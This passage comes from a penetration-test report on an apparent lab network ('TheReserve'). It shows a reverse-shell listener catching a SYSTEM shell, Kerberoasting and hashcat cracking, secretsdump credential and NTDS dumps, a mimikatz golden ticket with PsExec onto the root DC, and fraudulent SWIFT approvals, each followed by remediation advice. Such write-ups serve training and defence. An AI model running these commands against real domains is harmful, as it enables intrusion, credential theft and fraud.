Application Information	AppInfo	C:\Windows\System32\svchost.exe -k netsvcs -p	Manual
Application Management	AppMgmt	C:\Windows\System32\svchost.exe -k netsvcs -p	Manual
App Readiness	AppReadiness	C:\Windows\System32\svchost.exe -k AppReadiness -p	Manual
Microsoft App-V Client	AppVClient	C:\Windows\System32\AppVClient.exe	Disabled
AppX Deployment Service (AppXSVC)	AppXSvc	C:\Windows\System32\svchost.exe -k wsappx -p	Manual
Windows Audio Endpoint Builder	AudioEndpointBuilder	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p	Manual
Windows Audio	AudioSvc	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p	Manual
AWS Lite Guest Agent	AWSLiteAgent	"C:\Program Files\Amazon\XenTools\liteAgent.exe"	Auto
ActiveX Installer (AxInstSV)	AxInstSV	C:\Windows\System32\svchost.exe -k LocalService -p	Disabled
Backup	Backup	C:\Backup\Service\Full Backup\backup.exe	Manual
Base Filtering Engine	BFE	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p	Auto
Background Intelligent Transfer Service	BITS	C:\Windows\System32\svchost.exe -k netsvcs -p	Manual
Background Tasks Infrastructure Service	BrokerInfrastructure	C:\Windows\System32\svchost.exe -k DcomLaunch -p	Auto
Bluetooth Audio Gateway Service	BTAGService	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted	Manual
AVCTP Service	BTHAVCTPSvc	C:\Windows\System32\svchost.exe -k LocalService -p	Manual
Bluetooth Support Service	bthserv	C:\Windows\System32\svchost.exe -k LocalService -p	Manual
Capability Access Manager Service	camsvc	C:\Windows\System32\svchost.exe -k appmodel -p	Manual

```
(kali@kali)-[~/Desktop/Capstone_Challenge_Resources]
$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [12.100.1.8] from (UNKNOWN) [10.200.116.21] 62673
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Suggested Remediation:

- Fix unquoted service paths.
- Audit and secure services running as SYSTEM.

Finding 8: Service Account Compromise via Kerberoasting

Description: Using Kerberoasting techniques, I targeted service accounts within the corp.thereserve.loc domain by querying the Domain Controller for accounts with associated Service Principal Names (SPNs). The following command was used to request Ticket Granting Service (TGS) tickets: `impacket-GetUserSPNs corp.thereserve.loc/mohammad.ahmed:'Password1!' -dc-ip 10.200.116.102 -request`

The extracted TGS hashes were subsequently cracked using a custom wordlist developed from OSINT and local reconnaissance data: `hashcat ServiceHashes.txt generated_passlist.txt`


This process successfully yielded plaintext credentials for a critical service account.

Potential Impact: High

Proof of Compromise:

Cracked Credentials:

- Username: svcScanning
- Password: Password1!



```
* Runtime ... : 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keypace - workload adjusted.

$krb5tgt$23$svcScanning$CORP.THERESERVE.LOC$corp.thereserve.loc$svcScanning*50bcaa28269f3336143d7162ff340a05995a77e4e48c95c624f8e7ca5fbb5ffa91bf4e8c40dbfa86fce1a6c8affeface1964cb77e42d46755a90d36a8862394ec5
88a000d9e4a43cfcb0b8afad581d2f87320ad048cf237026ade1a5676b88c8918e0e23c760b0e016e524371d256f4a37bafb1713d002855213c926c51717137cfad25a89312b0e8bf4b96a8c56240a3c94a8c39964120568e27953d66f8346fd8aadf8e912cc335d8a
63bad4593ea6bad696ea03ba7105349859486f81f9702413dd685ddf743235f2fde507b901a33e258a425e3ebcd089858e25bae2edf75e67c241c2e17406faa5d37f97d1abe471ab111ce267d545b13594939808cfaabca26ccbbcc30d549216ad04effb9b3aa95f58
0ff9d510b0a33fc87169e45781c20713a4c5d6dc91855a817590201b36cc73eab3c18e5c2c18ddc752ac62d6f768eae6977f02efbafbf2f65246c1073e97bf571df2e0c95233f1a1ec09519e8bc77bf894114aed548980d9ealbdad050b23d7db2e16a1e27c
a0ff1e2219087f625d925744d074ba51990e09996a51e43ae838102ba2c078921c10d0f4466a41657465c9b8f6a90ba9c747430b108108d6d63af0514de5a91477940832c550f5657b162f11b737a1e0c36a6f7801311b01c26eecd200515e4d318fcae5d89
a9290a5e7a3a980de6eab076da978317c3e0ea35db500563632d1456f1f9a7ad3dd5faf86a13f80a03097ab9ef352d5312a1b5c0514eba80b292b0daf968248d269a5e0a5acbcdba35f404387f1a21371713ba097402fa6190d247950da73a2e31707e3dc4e4de00
74ca078ea10d83fada4f73da32009fea23cc23749a4f13dd0857927ab00654dc5379a107bb0997d56d72e596abc2b577f1c481a10b1362a5dd1e36c2189bd5be69af119f83543bd12abe7b994d6be77200913719ef7b94b5d396a087b22a783a0ef685ccf93501f48
2622173a43192f6a3c83355e4311f7782183ad500955782d0da340e424d12f03ce738893d18835673f0eaa40ad6df0f04f9507b7f9aa4f9d51728ddabafbf51f604c426aed2fa9746c21c10b23dfb7006c40bba5a3f56890d377f51c013bde83e03864
dc536758aa5de5ee174dcea081fb27774ea226f13e35ef663793872c51f3186385d41704d87cc161bbfd3190e946d350670f974cc83980c6f796916b3da5abbdf60dc3e8c138602e2b32aa5780920f2a7a3ab028822ae47ec1cdd5cf848d7a01846df80053a8364
fd2961f2ad00e47a74621ceea94637ca447840ee59a8c0761ed24d81e438f298bdcfd26daa46ba7ddf83290bc4174ab6fde2c3857910bc594811aafc51feb50d9d43b288cdca4926e18d77e24ac3796f25aeae9daef37fd16720d5cee23306325ac9e60c18c7ec3c
f648e1a2779999373150e0f6d024745f29699680305d1cc0e4a40d08f17fbc8ff257f3045cb9167f8c983d022fc8180a9fbc5038563815d5301e24fadc0ad417b0bf857b70ee210e941b3a1d339cffd37553146ee450a36eb29d9f174c502f2d7a473059a6080be9
03ab2190f6a615e4ee42f0db0127188c4debf00f1129571ff972b30bf5b3383eeaad947c53deeb. Password11

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: ServiceHashes.txt
Time.Started.....: Mon Apr 7 09:08:20 2025 (5 secs)
Time.Estimated...: Mon Apr 7 09:08:25 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Queue.....: File (generated_passlist_short.txt)
Guess.Base.....: 1/1 (100.00%)
Speed.#1.....: 21 H/s (0.15ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/5 (20.00%) Digests (total), 1/5 (20.00%) Digests (new), 1/5 (20.00%) Salts
Progress.....: 105/105 (100.00%)
Rejected.....: 0/105 (0.00%)
Restore.Point....: 21/21 (100.00%)
Restore.Sub.#1...: Salt:: Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: TheReserve!l ->
Hardware.Mon.#1..: Util: 66%

Started: Mon Apr 7 09:08:03 2025
Stopped: Mon Apr 7 09:08:26 2025

kali@kali: ~/Desktop/Capstone_Challenge_Resources
```

Suggested Remediation:

- Enforce unique, complex passwords for all service accounts.
- Implement strict password rotation policies and enforce them via GPO.
- Monitor for Kerberos ticket requests targeting service accounts.
- Enable auditing and detection mechanisms for abnormal account behaviors.
- Use Managed Service Accounts (MSAs) where applicable to reduce password management risks.

Finding 9: Privileged Service Accounts with Weak Passwords


Description: Service account svcScanning reused weak password found previously.

Potential Impact: High

Proof of Compromise: Used svcScanning:Password1! to RDP into SERVER1 and SERVER2.

Note: Password was identical to that of the previously compromised user mohammad.ahmed@corp.thereserve.loc

This outcome demonstrates a **critical security lapse** — the reuse of passwords between standard user accounts and privileged service accounts. Such reuse broadens the impact of a single credential compromise, allowing lateral movement or privilege escalation with minimal effort.



Suggested Remediation:

- Enforce service account password complexity.
- Monitor service account logon behavior.

Finding 10: DCSync Privilege Abuse

Description: svcBackups account had DCSync privileges, allowing domain compromise.

Potential Impact: Critical

Proof of Compromise: Used secretsdump.py to dump hashes including Administrator and krbtgt from CORPDC.

```
(kali@kali) - [~/Desktop/Capstone_Challenge_Resources]
$ impacket-secretsdump corp.thereserve.loc/svcScanning:'Password1'!@10.200.116.31
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x90cf5c2fdcfef9d25ff0ed9b3d14a846
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e2c7044e93cf7e4d8697582207d6785c :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1 :::
THMSetup:1008:aad3b435b51404eeaad3b435b51404ee:d37f688ca5172b5976b714a8b54b40f4 :::
HelpDesk:1009:aad3b435b51404eeaad3b435b51404ee:f6ca2f672e731b37150f0c5fa8cfaaff :::
sshd:1010:aad3b435b51404eeaad3b435b51404ee:48c62694fd5bbca286168e2199f9af49 :::
[*] Dumping cached domain logon information (domain\username:hash)
CORP.THERESERVE.LOC/Administrator:$DCC2$10240#Administrator#b08785ec00370af4fd702ef8bd9b798ca: (2023-04-01 03:13:47)
CORP.THERESERVE.LOC/svcScanning:$DCC2$10240#svcScanning#d53a09b9e4646451ab823c37056a0d6b: (2025-04-08 12:19:16)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CORP\SERVER1$:aes256-cts-hmac-sha1-96:002d23f23335d648485fa259f13cd8316006a04fb2b5eb8018947f1720d75d87
CORP\SERVER1$:aes128-cts-hmac-sha1-96:70e3a91dbad85848a04c35cale0c9167
CORP\SERVER1$:des-cbc-md5:aef7e32567929e46
CORP\SERVER1$:plain_password_hex:bf3da4c28fc9d477e1ee5848419779b43f19392dfb7e03e62e6ff2c30e7834c8723b8c1b3dc0b11b2154bac41707b8e211ef97f26dc834
53f80a5e24f049161703c569d780160120254fa2104a7b600065e06cabacfebe7528587746849b6cd497af965466a16492cb1350ad650ddc9bb8755b1ef22d1d0ca81dd593864
442c123eed0198a1342bb6435cd99d3
CORP\SERVER1$:aad3b435b51404eeaad3b435b51404ee:9b2bfeedc12986087f1a4a036705a74e :::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb4cfb5032a98c1b279c92264915da1fd3d8b1a0d
dpapi_userkey:0x3cddfc2ba786e51edf1c732a21ffa1f3d19aa382
[*] NL$KM
0000 8D D2 8E 67 54 58 89 B1 C9 53 B9 5B 46 A2 B3 66 ... gTX ... S.[F...f
0010 D4 3B 95 80 92 7D 67 78 B7 1D F9 2D A5 55 B7 A3 ... }gx ... -.U...
0020 61 AA 4D 86 95 85 43 86 E3 12 9E C4 91 CF 9A 5B a.M...C.....[
0030 D8 BB 0D AE FA D3 41 E0 D8 6E 3D 19 75 A2 D1 B2 .....A...f=.u...
NL$KM:8dd28e67545889b1c953b95b46a2b366d43b9580927d6778b71df92da555b7a361aa4d8695854386e3129ec491cf9a5bd8bb0daefad341e0d8663d1975a2d1b2
f-1--cc-8vnc
svcBackups@corp.thereserve.loc:q9nzssaFtGHdqUV3Qv6G
[*] Cleaning up ...
[*] Stopping service RemoteRegistry
```

```
(kali@kali) - [~/Desktop/Capstone_Challenge_Resources]
$ impacket-secretsdump corp.thereserve.loc/svcBackups:'q9nzssaFtGHdqUV3Qv6G'!@10.200.116.102
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCE RPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7110118b12528e93d9ca7d78824efef6 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0c757a3445acb94a654554f3ac529ede :::
THMSetup:1008:aad3b435b51404eeaad3b435b51404ee:0ea3e204f310f846e282b0c7f9ca3af2 :::
lisa.moore:1125:aad3b435b51404eeaad3b435b51404ee:e4c1c1ba3b6dbda5b08485ce9cbbc1cf :::
lisa.jenkins:1126:aad3b435b51404eeaad3b435b51404ee:94ef2aa6af7f6397e4164b40afb86eef :::
charlotte.smith:1127:aad3b435b51404eeaad3b435b51404ee:1f9b5ecdff08d6f0c39a2255d99de7c6a :::
donald.ward:1128:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b :::
gail.jones:1129:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b :::
chloe.smith:1130:aad3b435b51404eeaad3b435b51404ee:cc0254d258319ab1250621206b2b6b86 :::
kieran.watson:1131:aad3b435b51404eeaad3b435b51404ee:24eaf1429522aeb0bdf6cebb10bea19 :::
amanda.burke:1132:aad3b435b51404eeaad3b435b51404ee:7b7f24b1eba266a45d6e240eb8eeff59 :::
deborah.bibi:1133:aad3b435b51404eeaad3b435b51404ee:528ab69f73bedcebf13c2e2bec9f837c :::
samantha.dawson:1134:aad3b435b51404eeaad3b435b51404ee:241224cac018c78ec6fc8467423eef672 :::
sam.green:1135:aad3b435b51404eeaad3b435b51404ee:d145f4c6ec5c9c130919d3f66b54f8 :::
eileen.potter:1136:aad3b435b51404eeaad3b435b51404ee:cb412c21ac6d0df6b3f6e70e1d65712 :::
brandon.moss:1137:aad3b435b51404eeaad3b435b51404ee:f5611a25308f98469ceaf24f937af2e1 :::
amy.coleman:1138:aad3b435b51404eeaad3b435b51404ee:95a68259e9bb91a4d869f77272b60799 :::
brenda.hamilton:1139:aad3b435b51404eeaad3b435b51404ee:fbcd5041c96dbdb82224270b57f11fc :::
jane.rogers:1140:aad3b435b51404eeaad3b435b51404ee:e8c33f5b43a6cdaa5ba380de2839836e :::
jade.hall:1141:aad3b435b51404eeaad3b435b51404ee:8f64fe7d02d2f01a7792d20e870ac63f :::
rachel.marsh:1142:aad3b435b51404eeaad3b435b51404ee:b03be02dea079178708ab8cb6710a99d :::
t2_rachel.marsh:1143:aad3b435b51404eeaad3b435b51404ee:a508b6d075a0af23001481e500a9a7cb :::
t1_rachel.marsh:1144:aad3b435b51404eeaad3b435b51404ee:397b7631a95826472d6c4f39dec11027 :::
stewart.davis:1145:aad3b435b51404eeaad3b435b51404ee:ef4ae02b1d0896cefc98547a9abbea55 :::
```

Suggested Remediation:


- Limit DCSync privileges to specific Tier 0 accounts.
- Monitor directory replication requests.

Finding 11: Golden Ticket Attack and Enterprise Admin Escalation

Description: Created forged Kerberos ticket to impersonate Administrator on ROOTDC.

Potential Impact: Critical

Proof of Compromise: Accessed ROOTDC using injected TGT via Mimikatz.



```
FreeRDP: 10.200.116.102
C:\Users\admin\Desktop> .\mimikatz.exe

#####  mimikatz 2.2.0 (x64) #10041 Aug 10 2021 17:19:53
## ^ ##  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ##  > https://blog.gentilkiwi.com/mimikatz/
** v **  Vincent LE TOUX ( vincent.letoux@gmail.com )
#####  > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege:debug
privilege: "Se" OK

mimikatz # kerberos:golden /user:Administrator /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-1485475711-3199862024-1009 /service:krbtgt /rc4:0c757a3445acb94a054554f3ac529ede /sids:S-1-5-21-1255581042-1300059001-3764024703-519 /ptt

user : Administrator
domain : corp.thereserve.loc (CORP)
ID : S-1-5-21-170228521-1485475711-3199862024-1009
user Id : 500
groups Id : *519 512 520 518 519
extra Sids: S-1-5-21-1255581042-1300059001-3764024703-519 ;
servicekey: 0c757a3445acb94a054554f3ac529ede - rc4_hmac_nt
service : krbtgt
lifetime : 4/9/2025 10:31:31 PM ; 4/7/2035 10:31:31 PM
Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

golden ticket for 'Administrator @ corp.thereserve.loc' successfully submitted for current session

mimikatz # exit
bye!
PS C:\Users\admin\Desktop> .\PsExec.exe \\rootdc.thereserve.loc cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.2087]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32\whoami
corp\administrator

C:\Windows\system32>
```

Suggested Remediation:



- Regularly rotate KRBtgt keys.
- Monitor unusual Kerberos TGT generation activity.

Finding 12: SWIFT Banking Application Access via Capturer and Approver Roles

Description: Captured and approved a \$10M transaction using saved passwords in browser and weak separation of roles.

Potential Impact: Critical

Proof of Compromise: Logged in as g.watson and a.holt to push and approve SWIFT transactions.



Suggested Remediation:

- Enforce MFA for SWIFT access.
- Avoid storing credentials in plaintext/browser password managers.
- Implement transaction approval controls and logging.

5. Appendix A | Recommendation Summary

- Enforce multi-factor authentication for privileged and financial systems
 - Implement strict password complexity and rotation policies for all accounts
 - Disable unnecessary services and web server features (e.g., directory listing)
 - Regularly audit service accounts for privilege levels and reuse
 - Monitor replication traffic for DCSync behavior
 - Remove saved passwords and enforce centralized credential management
 - Conduct regular internal phishing and breach simulations
-

6. Appendix B | Data Found During the Operation

- Usernames and email formats discovered via OSINT:
 - ❖ antony.ross@corp.thereserve.loc
 - ❖ ashley.chan@corp.thereserve.loc
 - ❖ brenda.henderson@corp.thereserve.loc
 - ❖ charlene.thomas@corp.thereserve.loc
 - ❖ christopher.smith@corp.thereserve.loc
 - ❖ emily.harvey@corp.thereserve.loc
 - ❖ keith.allen@corp.thereserve.loc
 - ❖ laura.wood@corp.thereserve.loc
 - ❖ leslie.morley@corp.thereserve.loc
 - ❖ lynda.gordon@corp.thereserve.loc
 - ❖ martin.savage@corp.thereserve.loc
 - ❖ mohammad.ahmed@corp.thereserve.loc
 - ❖ october@corp.thereserve.loc
 - ❖ paula.bailey@corp.thereserve.loc
 - ❖ rhys.parsons@corp.thereserve.loc
 - ❖ roy.sims@corp.thereserve.loc
 - ❖ theme-preview@corp.thereserve.loc
 - Credentials extracted from configuration files and memory (e.g., Password1!)
 - NTLM hashes of Domain Admin and service accounts (svcScanning, svcBackups)
 - Kerberos tickets and domain SID data used for Golden Ticket creation
 - Browser-saved SWIFT portal credentials for g.watson and a.holt
 - Account groups with access roles: Payment Capturer, Payment Approver
 - VPN configuration templates accessible without authentication
 - Privileged accounts created (e.g., admin, amin1) for persistence
-

7. Appendix D | Breach & Attack Simulation Campaigns

This Breach & Attack Simulation (BAS) campaign was designed to emulate a real-world adversary scenario across multiple layers of infrastructure. The operation successfully demonstrated the effectiveness of various offensive tactics and the presence of exploitable security gaps. Activities included:

- **VPN Configuration Abuse & Misconfigurations:**
Exploited an exposed .ovpn file within a publicly accessible /vpn/ directory on the VPN Gateway. The server accepted connections without certificate-based authentication, enabling unauthorized internal network access.
 - **Remote Command Injection via Web Interface:**
Identified a critical command injection vulnerability in the VPN portal's configuration generator. By injecting shell commands through the username field, the simulation established a reverse shell as the www-data user, achieving remote code execution (RCE).
 - **Privilege Escalation via Sudo Misconfiguration:**
Leveraged the www-data user's ability to execute /bin/cp as root without a password. This misconfiguration was used to overwrite /etc/passwd, escalate to root, and establish persistent SSH access to the VPN Gateway.
 - **Kerberoasting & Credential Reuse:**
Executed a Kerberoasting attack to extract service ticket hashes for domain accounts with SPNs. Cracked the hash of the svcScanning account using a custom wordlist. The password was reused from a previously compromised user account, highlighting credential hygiene weaknesses.
 - **Simulated Brute-Force & Internal Enumeration:**
Conducted targeted brute-force attacks using harvested email formats and password patterns against VPN and SMTP services. Successfully obtained internal credentials that enabled further lateral movement.
 - **Domain-Wide Lateral Movement & Privilege Escalation:**
Leveraged cracked service account credentials to move laterally across multiple systems. Used tools like BloodHound and SharpHound to map privilege paths, culminating in full domain compromise via DCSync and Golden Ticket attacks.
 - **SWIFT Application Manipulation:**
